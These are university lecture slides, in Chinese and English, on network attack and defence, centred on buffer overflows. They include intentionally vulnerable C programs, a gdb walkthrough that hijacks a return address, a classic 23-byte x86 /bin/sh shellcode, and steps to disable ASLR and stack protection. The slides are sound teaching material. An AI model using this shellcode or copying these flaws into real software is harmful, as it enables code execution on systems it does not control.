中山大學
SUN YAT-SEN UNIVERSITY

Module II. Internet Security

Chapter 5

Network Attack and Defence

Web Security: Theory & Applications

School of Data & Computer Science, Sun Yat-sen University

Outline

- **5.1 Overview**
  - Network Security Crisis
  - Hacking & Hackers
  - Network Threats
  - Steps of Network Attack
  - Methods of Network Defense
- **5.2 Network Attacks**
  - Computer Network Attack
  - Common Types of Network Attack
  - Port Scan
  - Idle Scan
- **5.3 Password Cracking**
  - The Vulnerability of Passwords
  - Password Selection Strategies
  - Password Cracking
  - Password Cracking Tools

Outline

- **5.4 Buffer Overflow**
  - Background
  - Classification
  - Practicalities
  - Protection
- **5.5 Spoofing Attack**
  - DNS Spoofing
  - Web Spoofing

5.4 Buffer Overflow

5.4.1 Background

- **Definition**
  - A buffer overflow occurs when a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory.
- **Destruction**
  - This vulnerability can be utilized to
    - ✧ alter the flow control of the program
    - ✧ execute arbitrary pieces of code

5.4 Buffer Overflow

5.4.1 Background

- 缓冲区溢出的技术背景
  - 应用程序的外部输入没有经过检查就被插入内存，形成缓冲区溢出的脆弱性。
  - 如果插入的数据长度超过为此分配的内存空间的长度，将发生缓冲区溢出事件。
  - 溢出的内容覆盖在合法数据上，属于一种内存级别上的篡改，带来的危害有：
    - ✧ 程序崩溃导致的拒绝服务
    - ✧ 程序的控制流被修改，甚至被转向执行一段嵌入的恶意代码，比如得到高权限的 shellcode

5.4 Buffer Overflow

5.4.1 Background

- 缓冲区溢出的技术背景
  - 缓冲区溢出是计算机历史上被利用的第一批安全错误之一，其中最著名的例子是1988年利用 fingerd 漏洞的蠕虫，它曾造成了全世界6000多台网络服务器的瘫痪。目前，缓冲区溢出仍然是最经常发生也是最危险的脆弱点，针对缓冲区溢出的攻击常常是系统入侵的基础。

5.4 Buffer Overflow


5.4.1 Background

- **Process virtual memory**
  - For Windows, each process maps either 2^{32} or 2^{64} bytes of memory, depending on whether the OS is running in 32 or 64-bit mode. This works out to 4GB or 16TB memory space
    - ✧ in 64-bit mode only 44 bits used for addressing and formed 2^{44} or 16TB memory space.
  - The virtual memory is used as address space that can be mapped to actual memory resources.
  - ** The size of physical or virtual space depends on CPU, OS, and Architecture of mainboards.

5.4 Buffer Overflow

5.4.1 Background


- **Layout of Structure of the Virtual Address Space on IA-32**



5.4 Buffer Overflow

5.4.1 Background

- **进程地址空间结构**
  - 每个进程得到一个虚拟地址空间，分为6个部分：
    - ✧ Kernel：由操作系统分配，是进程相关的运行环境。



Arrangement of the Linux kernel in RAM memory

5.4 Buffer Overflow

5.4.1 Background

- **进程地址空间结构**
  - 每个进程得到一个虚拟地址空间，分为6个部分：
    - ✧ stack：保存进程运行过程中所调用函数的相关信息，如局部变量、参数、返回值等。遵循先进后出的原则，分配时向低地址发展。
    - ✧ mmap：内存映射 (linux 2.6.7 后向下增长)。
    - ✧ heap：保存进程运行中动态分配的数据 (如 malloc, new 申请的数据空间)，分配时向高地址发展。
    - ✧ .bss、.data：都是 heap 结构，但其空间在编译时预先分配。.bss 保存未初始化的全局变量和静态变量， .data 保存初始化的 (0值) 全局变量和静态变量。
    - ✧ .text：只读结构的代码段，保存程序的机器码和常量。

5.4 Buffer Overflow

5.4.1 Background

- **Buffers’ Structure**
  - Buffer 可以位于 stack 段、heap 段、.bss 段或 .data 段，向高地址填充(与 stack 相反，和 heap 相同)。
  - 在C、C++语言里，字符串只以 ‘\0’ 作为结束符，没有任何的边界检查，故缓冲区非常容易溢出。
  - *Example.*

```
char *strcpy( char *dest, const char *src)
{
    char *tmp=dest;
    while( ( *dest++ = *src++) != ‘\0’);
    return tmp;
}
```

5.4 Buffer Overflow

5.4.1 Background

- **Buffers' Structure**
  - *Example.*

```
#include<stdio.h>
#include<string.h>
void main()
{
  int access ;
  char password[4];
  while(1)
  {
    access=0;
    scanf("%s",password);
    if (strcmp(password,"2012") == 0)
      access = 1;
    if (access != 0)
      printf("Welcome back\n");
    else
      printf("Error\n");
  }
}
```

5.4 Buffer Overflow

5.4.1 Background

- **Buffers’ Structure**
  - *Example.*
  - Run


```
chan@chan-desktop:~/桌面/ex$ gcc 1.c -o a
chan@chan-desktop:~/桌面/ex$ ./a
2012
Welcome back
123
Error
1234
Error
12345
Welcome back
```

✧ 这是一个有漏洞的模拟登录系统。当输入的字符串位数大于4时，几乎任何的口令都能通过验证。这是因为此时的 password 发生了溢出，覆盖了地址位于其上的 access 变量。事实上，当输入字符串位数等于4时就已发生缓冲区溢出，只是刚好溢出的内容是 ‘\0’ (ASII码 00)，所以 access 仍然等于0，验证失败，系统仍“正常”工作。

5.4 Buffer Overflow

5.4.1 Background


- **Buffers' Structure**
  - *Example.*



5.4 Buffer Overflow

5.4.1 Background


- **Buffers' Structure**
  - *Example.*



5.4 Buffer Overflow

5.4.1 Background

- **Buffers' Structure**
  - *Example.*



5.4 Buffer Overflow

5.4.1 Background

- **Cause of Buffer Overflow Vulnerability**
  - No boundary checking
  - Mixing of the storage for data and the storage for controls.
  - An overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

5.4 Buffer Overflow


5.4.2 Classification

- **Two Kinds of Buffer Overflow**
  - Stack buffer overflow
  - Heap buffer overflow

5.4 Buffer Overflow

5.4.2 Classification

- **Stack Buffer Overflow**
  - Frame structure of a stack



ESP 指向栈顶
EBP 用于访问变量
stack 结构向低地址发展

5.4 Buffer Overflow

5.4.2 Classification

- **Stack Buffer Overflow**
  - Constructing of a stack frame
  - *Example.*

```
#include <stdio.h>
  void function(int m, int n)
  {
    int a;
    char b[5];
  }
  int main()
  {
    function(2, 3);
    return 0;
  }
```

5.4 Buffer Overflow

5.4.2 Classification

- **Stack Buffer Overflow**
  - Constructing of a stack frame

```
   0x08048415 <+6>:     sub    $0x10,%esp
=> 0x08048418 <+9>:     movl   $0x3,0x4(%esp)
   0x08048420 <+17>:    movl   $0x2,(%esp)
   0x08048427 <+24>:    call   0x80483e4 <function>
   0x0804842c <+29>:    mov    $0x0,%eax
```

✧ function 被调用前，首先要将其实参 (从右到左) 压栈，然后调用 call 指令，call 指令跳转 function 并把 function运行完后的下一条指令指针压栈，这里是 0x0804842c。此时的栈空间如下：

3
2
0x0804842c

5.4 Buffer Overflow

5.4.2 Classification

- **Stack Buffer Overflow**
  - Constructing of a stack frame

```
0x080483e4 <+0>:     push   %ebp
0x080483e5 <+1>:     mov    %esp,%ebp
0x080483e7 <+3>:     sub    $0x28,%esp
```

✧ function 被调用时，首先把当前 EBP 压栈，再把 ESP 的值赋予 EBP，最后为局部变量 (按顺序) 申请足够的空间。此时的空间栈如下

3
2
0x0804842c
pre EBP
a
b

5.4 Buffer Overflow

5.4.2 Classification

- **Stack Buffer Overflow**
  - Constructing of a stack frame

```
0x0804840d <+41>:    leave
0x0804840e <+42>:    ret
```

✧ function 执行完后，leave 指令恢复 EBP 和 ESP 被调用前的值，栈帧被弹出。Ret 指令把下一指令的地址 (0x0804842c) 赋给指令地址寄存器 EIP。

5.4 Buffer Overflow

5.4.2 Classification

- **Heap Buffer Overflow**
  - Heap 的缓冲区溢出跟 stack 的类似，但 heap 内没有存放控制信息 (比如返回地址)。因此 heap 的缓冲区溢出的结果只能改写相邻变量的值。
  - Heap 结构 (包括 heap 段、.bss 段和 .data 段) 向高地址发展

5.4 Buffer Overflow

5.4.3 Practicalities

- **Changing the Flow Control of a Process**
  - Finding the ***address of buffer*** that can be exploited
  - Finding the address of the memory that stores the ***return address***
  - Replacing it with the ***address of code*** you want to execute by overflowing the buffer

5.4 Buffer Overflow

5.4.3 Practicalities

- **Changing the Flow Control of a Process**
  - *Example.*

```
#include "stdio.h"
#include "string.h"
char code[]=
"\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41"
"\x41\x41\x41"
"\x41\x41\x41\x41"
"\x82\x84\x04\x08"
"\x00";
```

```
void copy(const char *input)
{   char buf[10];
    strcpy(buf, input);
    printf("%s \n", buf);
}
void bug(void)
{   printf("I shouldn’t have appeared\n");
}
int main(int argc, char *argv[])
{   copy(code);
    return 0;
}
```

5.4 Buffer Overflow

- The target is to make main jump to “bug” after “strcpy”. The position of next instruction after “strcpy” is 0x080484ab

```
(gdb) disasse main
Dump of assembler code for function main:
   0x08048496 <+0>:     push   %ebp
   0x08048497 <+1>:     mov    %esp,%ebp
   0x08048499 <+3>:     and    $0xfffffff0,%esp
   0x0804849c <+6>:     sub    $0x10,%esp
   0x0804849f <+9>:     movl   $0x804a01c,(%esp)
   0x080484a6 <+16>:    call   0x8048454 <copy>
   0x080484ab <+21>:    mov    $0x0,%eax
```

- Get the value of esp

```
(gdb) i r
eax            0xbffff494       -1073744748
ecx            0x27569b4e       659987278
edx            0x1      1
ebx            0x283ff4 2637812
esp            0xbffff3a0       0xbffff3a0
```

- Check the stack content before “strcpy”, find the 0x080484ab

```
(gdb) x/20x 0xbffff3a0
0xbffff3a0:     0x00283ff4      0x08049ff4      0xbffff3b8      0x08048330
0xbffff3b0:     0x0011e0c0      0x08049ff4      0xbffff3e8      0x080484e9
0xbffff3c0:     0x00284324      0x00283ff4      0xbffff3e8      0x080484ab
```

5.4 Buffer Overflow

– Check the jump address (bug) 0x08048482

```
(gdb) disass bug
Dump of assembler code for function bug:
   0x08048482 <+0>:     push   %ebp
```

– Next step: overflow the stack and jump to the “bug”

```
(gdb) s
15          printf("%s \n",buf);
(gdb) x/20x 0xbffff3a0
0xbffff3a0:     0xbffff3b6      0x0804a01c      0xbffff3b8      0x08048330
0xbffff3b0:     0x0011e0c0      0x41419ff4      0x41414141      0x41414141
0xbffff3c0:     0x41414141      0x41414141      0x41414141      0x08048482
```

– Result as

```
chan@chan-desktop:~/桌面/ex$ ./a.out
AAAAAAAAAAAAAAAAAAAAAAA��
I shouldn't have appeared
段错误
```

– 上面出现的段错误是因为对 “bug” 的调用不是由 call 指令激活，下一指令的地址没有压栈，以至于 “bug” 执行完毕后跳转到一个不能执行的地址。尽管如此，攻击目的已经达成。

5.4 Buffer Overflow

5.4.3 Practicalities

- Practice.
  - Finish the attack as shown above, tell me how the stack frame changed.
  - If you are on GNU, you need to do

    sudo sysctl -w kernel.randomize_va_space=0

    and use the option

    -fno-stack-protector

    for gcc compiler.

5.4 Buffer Overflow

5.4.3 Practicalities

- **Executing Malicious code**
  - Finding the ***address of buffer*** that can be exploited
  - Finding the address of the memory that stores the ***return address***
  - Replacing it with the ***address of shell code*** you want to execute by overflowing the buffer

5.4 Buffer Overflow

5.4.3 Practicalities

- **Executing Malicious code**
  - *Example.*

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
“….”;
//本段初始化成 shellcode 的机器
      码

int bof(char *str)
{   char buffer[30];
    printf("%p\n", &buffer);
    strcpy(buffer, str);
    return 0;
}
```

```
int main()
{   char str[56];
    int i;
    strcpy(str, shellcode);
    for (i=0;i<18;i++)
        str[strlen(shellcode)+i]='a';
    i=strlen(shellcode)+i;
    strcpy(&str[i], "\x82\xf3\xff\xbf");

    bof(str);
    printf("Returned Properly\n");
    return 0;
}
```

5.4 Buffer Overflow

5.4.3 Practicalities

- **Executing Malicious code**
  - About *shellcode*： linux/x86 execve("/bin/sh", ["/bin/sh", NULL]) of 23 bytes, see also:
  - *http://www.hackbase.com/subject/2010-01-04/17401.html*

```
char shellcode[] =
"\x6a\x0b"                  // push   $0xb
"\x58"                      // pop    %eax
"\x99"                      // cltd
"\x52"                      // push   %edx
"\x68\x2f\x2f\x73\x68"      // push   $0x68732f2f
"\x68\x2f\x62\x69\x6e"      // push   $0x6e69622f
"\x89\xe3"                  // mov    %esp, %ebx
"\x52"                      // push   %edx
"\x53"                      // push   %ebx
"\x89\xe1"                  // mov    %esp, %ecx
"\xcd\x80";                 // int    $0x80
```

5.4 Buffer Overflow

5.4.4 Protection

- **Some Methods to Protect against Buffer Overflow**
  - Safer Language
  - Libsafe
  - Canary Value
  - Address Space Layout Randomization
  - Non-executable Program Memory

5.4 Buffer Overflow

5.4.4 Protection

- **Safer Language**
  - Use higher level language: Lisp or Java
  - Perform additional boundary checks at runtime
  - Disadvantages
    - ✧ Overheads could be significant
    - ✧ Tons of C/C++ software need to be rewritten

5.4 Buffer Overflow

5.4.4 Protection

- **Safer Language**
  - 从编程者的角度看，程序员或许可以选择更为安全的语言。Java 和 Objective-C (e.g., used in iOS) 语言都提供了缓冲区的边界检查，这样可以从根本上抵抗缓冲区溢出攻击。
  - 缺点
    - ✧ 提供这样的边界检测可能需要付出相当的开销。
    - ✧ 有太多以 C、C++ 等语言编写的程序，全部重写并不现实。

5.4 Buffer Overflow

5.4.4 Protection

